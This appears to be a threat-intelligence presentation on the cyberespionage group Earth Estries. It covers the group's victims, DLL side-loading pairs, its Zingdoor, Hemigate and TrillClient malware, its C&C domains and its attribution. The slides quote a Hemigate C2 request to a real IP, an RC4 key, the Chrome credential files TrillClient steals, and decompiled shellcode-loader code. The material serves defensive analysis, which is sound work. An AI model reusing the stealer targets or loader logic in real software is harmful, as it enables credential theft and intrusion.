

# Earth Estries Targets Government, Tech For Cyberespionage

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APT OPS team



# About us

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# Agenda

- Introduction and Background on Earth Estries
- Motivations and Objectives
- Attack Methods and Tools
- C&C infrastructure
- Attribution
- Conclusion


# Background



# Earth Estries

- Earth Estries is a sophisticated hacker group that has been active **since at least 2020** and that focuses on deploying **cyberespionage** campaigns.
- To leave the footprint as little as possible:
  - Regularly clean their existing footprint (backdoor or hacktool) after finishing each round of operation and redeployed a new piece of malware when they started another round.
  - Use of Powershell for various purposes
  - Use LOLbins or legitimate application for malware distribution, lateral movement, data exfiltration.


# Victimology



- Targets sectors:
- Government and Technology industries
- Target region:
- Philippines, Taiwan, Malaysia, South Africa, Germany, and the US.

# Attack Methods and Tools

# Infection Vector





# Heavy use of DLL side-loading

Legitimate executables	Sideloaded DLL
ijplmui.exe	IJPLMCOM.dll
brdifxapi.exe	brlogapi.dll / brlogapi64.dll
imfsbCrypto.exe	imfsbDll.dll
K7AVMScn.exe	K7AVWScn.dll
K7TSVlog.exe	K7UI.dll
K7SysMon.EXE	K7SysMn1.dll
iisexpresstray.exe	mscoree.dll
seanalyzertool.exe	msimg32.dll
jps.exe	jli.dll
graphics-check.exe (renamed as sfc.exe by attacker)	dxgi.dll
SandboxieBITS.exe	SbieDll.dll


# Tool - Zingdoor

- HTTP Backdoor (GoLang)
- Anti-UPX Unpacking
- Backdoor Functions:
  - Get system information
  - Get Windows service information
  - Disk management (file upload/download, file enumeration)
  - Run arbitrary commands

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	.....@.....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°.!.í!..Lí!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$......
00000080	50	45	00	00	4C	01	03	00	00	00	00	00	00	00	00	00	PE..L.....
00000090	00	00	00	00	E0	00	0E	23	0B	01	02	1F	00	70	2D	00	....à..#.....p-
000000A0	00	F0	11	00	00	60	5C	00	E0	D6	89	00	00	70	5C	00	.8...\.àõk..p\.
000000B0	00	E0	89	00	00	00	F8	6B	00	10	00	00	00	02	00	00	.àk...øk.....
000000C0	04	00	00	00	01	00	00	00	04	00	00	00	00	00	00	00	.....
000000D0	00	D0	9B	00	00	10	00	00	00	00	00	00	03	00	40	01	.D>.....@.
000000E0	00	00	20	00	00	10	00	00	00	00	00	10	00	00	10	00	.....
000000F0	00	00	00	00	10	00	00	00	3C	E4	89	00	D0	EA	11	00	.....<àk.Bè..
00000100	98	E3	89	00	A4	00	00	00	00	89	00	98	03	00	00	00	"àk..M....àk..~...
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000120	0C	CF	9B	00	18	00	00	00	00	00	00	00	00	00	00	00	.Í>.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	14	D9	89	00	18	00	00	00	00	00	00	00	00	00	00	00	.Ùk.....
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....UPX0
00000170	00	00	00	00	00	00	00	00	00	4D	53	45	30	00	00	00	.....MSE0
00000180	00	60	5C	00	00	10	00	00	00	00	00	00	00	02	00	00	..\......
00000190	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	E0	UPX1.....@..à
000001A0	4D	53	45	31	00	00	00	00	00	70	2D	00	00	70	5C	00	MSE1.....p--p\.
000001B0	00	6A	2D	00	00	02	00	00	00	00	00	00	00	00	00	00	.j-.....
000001C0	00	00	00	00	40	00	00	E0	2E	72	73	72	63	00	00	00	....@..à.rsrc...
000001D0	00	F0	11	00	00	E0	89	00	00	F0	11	00	00	6C	2D	00	.8...àk..8...l-
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	C0	.....@..À
000001F0	33	2E	39	34	00	4D	53	45	21	0D	09	08	0A	79	5A	61	3.94.MSE1.....yZa
00000200	C2	E9	86	63	11	A6	BE	89	00	BC	66	2D	00	00	C0	85	Àétc.;%k..4f--..À..
00000210	00	26	26	00	F6	9F	FD	9B	FF	53	83	EC	18	C7	04	24	.&&.8Yy>ySfi.Ç.\$
00000220	80	00	E8	26	31	4B	EC	89	C3	89	1A	12	41	9C	FF	FE	€.és1KinÅk..Aæyp
00000230	EE	FE	85	DB	A3	00	71	15	A8	09	A4	B8	01	3E	74	08	ip...Ü&.q..".M..>t.
00000240	C7	03	0C	00	31	C0	83	C4	FF	FF	B7	FB	18	5B	C3	8D	Ç...lÀfÄyy·û.[Ä.
00000250	B6	19	57	56	82	10	8B	44	24	24	85	C0	75	72	8B	15	q.WV,.<D\$\$.Åur<.

# Tool - Hemigate

- Autostart
  - "Windrive"
  - "Windows Drive Security"



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# Tool - Hemigate

- Autostart
  - "Windrive"
  - "Windows Drive Security"
- RC4 Encryption
  - Key: 4376dsygdYTFde3
- Features

```
POST /index.asp?id=432 HTTP/1.1
host: 103.159.133.205
user-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)
accept: */*
content-length: 12
accept-language: en-US
connection: Keep-Alive
cache-control: no-cache
```

# Tool - Hemigate

- Autostart
  - "Windrive"
  - "Windows Drive Security"
- RC4 Encryption
  - Key: *4376dsygdYTFde3*
- Features

Features
Directory Monitor
File Read/Write
File Operations
Interactive Shell
Command Execution
Screenshots
Process Monitor
Keylogger



# Tool – TrillClient

- A custom browser data stealer written in GO

# Tool – TrillClient

- A custom browser data stealer written in GO
- Receive command from Github repository
  - `hxxps://raw[.]githubusercontent[.]com/trillgb/codebox/main/config.json`

```
2  "code": 0,  
3  "name": "mitrillgamby",  
4  "app": "nhezmtlvxvnlszrujphy",  
5  "version": 4,  
6  "value": [  
7    {"name": [REDACTED], "value": 3},  
8    {"name": [REDACTED], "value": 3},  
9    {"name": [REDACTED], "value": 2},  
10   {"name": [REDACTED], "value": 3},  
11   {"name": [REDACTED], "value": 2},  
12   {"name": [REDACTED], "value": 3},  
13   {"name": [REDACTED], "value": 2},  
]
```

Name --> victim id  
Value --> command

# Tool – TrillClient

- A custom browser data stealer written in GO
- Receive command from Github repository
  - `hxxps://raw[.]githubusercontent[.]com/trillgb/codebox/main/config.json`

Command	Function
1	Does nothing
2	Starts to collect browser credentials
3	Schedules a task to collect browser credentials by 12 p.m. today or tomorrow
4	Starts to collect browser credentials after some time (no definite duration, estimated to be a random number of seconds)

# Tool – TrillClient (Exfiltraion)

- Collect browser data from following folder:
  - %LOCALAPPDATA%\Google\Chrome\User Data\Local State
  - %LOCALAPPDATA%\Google\Chrome\User Data\<PROFILE>\Login Data
  - %LOCALAPPDATA%\Google\Chrome\User Data\<PROFILE>\Network\Cookies
  - %APPDATA%\Microsoft\Protect\\*
- Exfiltrate stolen data through SMTP
  - Data is compressed with tar and encrypted by XOR algorithm
  - *trillgamby@gmail[.]com*

# C&C infrastructure



# Noteworthy registrant information

- When Looking into C&C domain observed in victims’ environments, there's some notable pieces of data in the registrant information as follows:
  - Based on the information, we further found more record of domain related to Earth Estreis.

Domain	Registrant information
•nx2.microware-help[.]com •east.smartpisang[.]com	•Registrar: Xin Net Technology Company •Registrar: Bizcn, Inc.
cdn728a66b0.smartlinkcorp[.]net	•Organization: <b>De Wang Mao Yi You Xian Gong Si (De Wang 貿易有限公司)</b> •City: Qinyuanshi (清遠市)
cdn-6dd0035.oxcdntech[.]com	Organizaton: <b>De Wang Mao Yi You Xian Gong Si (De Wang 貿易有限公司)</b>
vultr-dns[.]com	Email: <b>3280132818@qq[.]com</b>

3280132818@qq.com

Domain	Registers	Expires
mncdntech[.]com	Jul 4, 2023	Jul 4, 2024
substantialeconomy[.]com	Jun 30, 2023	May 25, 2024
jptomorrow[.]com	Jun 19, 2023	Apr 19, 2024
vultr-dns[.]com	Jun 10, 2023	Jun 10, 2024
jttoday[.]net	May 21, 2023	Mar 21, 2024

De Wang Mao Yi You Xian Gong Si (De Wang 貿易有限公司)

Domain	Registers/First seen	Expires/ Last seen
rtsafetech.]com	Oct 8, 2022	Oct 8, 2023
keyplancorp[.]com	Dec 22, 2021	Dec 16, 2023
trhammer[.]com	Sep 5, 2022	Jul 12, 2023 (Last seen)
rthtrade[.]com	Nov 23, 2021	Nov 23, 2023
smartlinkcorp[.]net	May 2, 2022 (First seen)	Jul 12, 2023 (Last seen)
oxcdntech[.]com	Feb 15, 2023 (First seen)	Jul 12, 2023 (Last seen)
rtwebmaster[.]com	Nov 20, 2021 (First seen)	Jul 12, 2023 (Last seen)

# CS watermark - 2029527128

- From the ThreatFox, we found Cobalt Strike was once hosted on *ns2.smartlinkcorp[.]net* with the watermark **2029527128**.
- Through the cobalt strike watermark, we found 3 new related domains as follow:
  - \*.digitelela[.]com
  - \*.hammercdntech[.]com
  - \*.z7-tech[.]com
- From the new domains above, we found another noteworthy registrant email account
  - **3087384364@qq[.]com**


3087384364@qq[.]com

Domain	Registers	Expires
z7-tech[.]com	Apr 8, 2023 07:40:13 a.m.	May 7, 2024 06:12:13 a.m.
hammercdntech[.]com	Apr 2, 2023 09:06:05 p.m.	Feb 1, 2024 01:10:53 a.m.
linkaircdn[.]com	Mar 20, 2023 11:00:31 p.m.	Apr 6, 2024 07:56:21 a.m.
rtsoftcorp[.]com	Mar 12, 2023 11:30:17 p.m.	Mar 13, 2024 06:31:22 p.m.
publicdnsau[.]com	Feb 2, 2023 10:40:27 p.m.	Mar 7, 2024 06:11:58 p.m.
uswatchcorp[.]com	Jan 1, 2023 10:48:42 p.m.	Feb 11, 2024 06:40:36 p.m.
anynucleus[.]com	Oct 30, 2022 06:11:31 a.m.	Nov 15, 2023 11:12:23 p.m.
digitelela[.]com	Oct 7, 2022 07:27:56 p.m.	Oct 2, 2023 06:00:40 p.m.
dns2021[.]net	Apr 10, 2022 09:33:30 a.m.	Feb 27, 2023 07:59:16 a.m.
lyncidc[.]com	N/A	Aug 19, 2021 01:00:32 a.m.



# C&C Distribution

- C&C servers hosted on VPS service
- Similar subdomain format as follow:
  - cdn-xxxxx.{domain}
  - cdnxxxxxxxxx.{domain}
  - xxxxxx.ns1.{domain}
  - xxxxxx.ns2.{domain}
  - xxxxxx.ns3.{domain}
  - xxxxxx.ns4.{domain}



# C&C Distribution

- C&C servers hosted on VPS service
- Similar subdomain format as follow:

•cdn-xxxxx.{domain}

•cdnxxxxxxxxx.{domain}

C&C over HTTPS


•xxxxxx.ns1.{domain}

•xxxxxx.ns2.{domain}

•xxxxxx.ns3.{domain}

•xxxxxx.ns4.{domain}

For DNS tunneling



# C&C connection over Fastly CDN

- In few cases, the Cobalt Strike implants used by Earth Estries were hosted on **Fastly CDN service**.
  - cloudlibraries[.]global[.]ssl[.]fastly[.]net
  - shinas[.]global[.]ssl[.]fastly[.]net
  - zmailssl3[.]global[.]ssl[.]fastly[.]net

# Attribution

# The origin of Earth Estries

- We believe Earth Estries is likely a China-nexus group
  - Lots of Chinese themed information found
  - Location of remote server



# Chinese-themed information

- We found several Chinese-themed registrant information in their registered domains.
  - De Wang Mao Yi You Xian Gong Si (De Wang 貿易有限公司)
  - 3087384364@qq[.]com
  - 3280132818@qq[.]com

# Location of server

- We noticed the threat actors using “ping” to test if a remote server is available before accessing it.
  - We found one of their remote server located in China




Diagram illustrating the execution of a command prompt (cmd.exe) initiated by sihost.exe.

Created:  
2023-06-04 22:01:39










Process name:  
cmd.exe

File path:  
c:\windows\system32\cmd.exe

CLI command:  
C:\Windows\system32\cmd.exe /C ping 103.133.137.157 -n 1

File SHA-1:  
99ae9c73e9bee6f9c76d6f4093a9882df06832cf

## Geolocation data from IP2Location (Product: DB6, 2023-8-1)

	<b>IP ADDRESS:</b> 103.133.137.157		<b>ISP:</b> Xiamen Zhongheng Technology Ltd
	<b>COUNTRY:</b> China 		<b>ORGANIZATION:</b> Not available
	<b>REGION:</b> Fujian		<b>LATITUDE:</b> 26.0614
	<b>CITY:</b> Fuzhou		<b>LONGITUDE:</b> 119.3061

# Relationship between FamousSparrow

- Use of CAB files for tool Deployment (Same deployment procedure)
- Similar victimology
- Similar code structure in loaders and shellcode

```
FileA = CreateFileA(v20, 0x80000000, 1u, 0, 3u, 0x80u, 0);
i = (int)FileA;
if ( FileA != (HANDLE)-1 )
{
    FileSize = GetFileSize(FileA, 0);
    v10 = FileSize;
    v5 = (__int128 *)malloc(__CFADD__(FileSize, 1) ? -1 : FileSize);
    v6 = v5;
    if ( v5 )
    {
        memset(v5, 0, FileSize + 1);
        ReadFile((HANDLE)i, v6, FileSize, &v17, 0);
        CloseHandle((HANDLE)i);
        if ( FileSize == v17 )
        {
            v7 = 0;
            for ( i = 4387; v7 < FileSize; ++v7 )
            {
                *((_BYTE *)v6 + v7) ^= v19[(v7 & 3) - 4];
            }
            v8 = *((_DWORD *)v6 + 18);
            v11 = *v6;
            v12 = v6[1];
            v16 = v8;
            v13 = v6[2];
            v14 = v6[3];
            v15 = *((_QWORD *)v6 + 8);
```

```

    v9 = VirtualAlloc(0, 0x800000u, 0x3000u, 0x40u);
    v10 = (const CHAR *)lpFileName;
    if ( v19 >= 0x10 )
        v10 = lpFileName[0];
    v11 = v9;
    result = CreateFileA(v10, 0x80000000, 1u, 0, 3u, 0x80u, 0);
    if ( result != (HANDLE)-1 )
    {
        ReadFile(result, v11, 0x80000u, &NumberOfBytesRead, 0);
        v12 = 0;
        v13 = NumberOfBytesRead - 4;
        for ( i = *v11; v12 < v13; ++v12 )
        {
            *((_BYTE *)v11 + v12 + 4) ^= Filename[(v12 & 3) - 4];
            *((_OWORD *)v15 + *v11) = *((_OWORD *)v11 + 1);
            *((_OWORD *)&v15[16] + *v11) = *((_OWORD *)v11 + 5);
            *((_OWORD *)&v15[32] + *v11) = *((_OWORD *)v11 + 9);
            *((_OWORD *)&v15[48] + *v11) = *((_OWORD *)v11 + 13);
            *((_QWORD *)&v15[64] + *v11) = *((_QWORD *)v11 + 17);
            *((_DWORD *)&v15[72] + *v11) = v11[19];
            *((_DWORD *)&v15[16] + *v11) = (char *)v11 + __mm_cvtsi128_si32((__m128i)
            result = (HANDLE)((int (__cdecl *)((_BYTE *))(v11 + 20))(v15);
        }
    }
```

FamousSparrow Loader (Left), Earth Estries Loader (Right)

# Shellcode similarity

## Hemigate shellcode

8806	mov	eax,dword ptr ds:[esi]	8806	mov	eax,dword ptr ds:[esi]
03C1	add	eax,ecx	03C1	add	eax,ecx
8038 47	cmp	byte ptr ds:[eax],47	8038 47	cmp	byte ptr ds:[eax],47
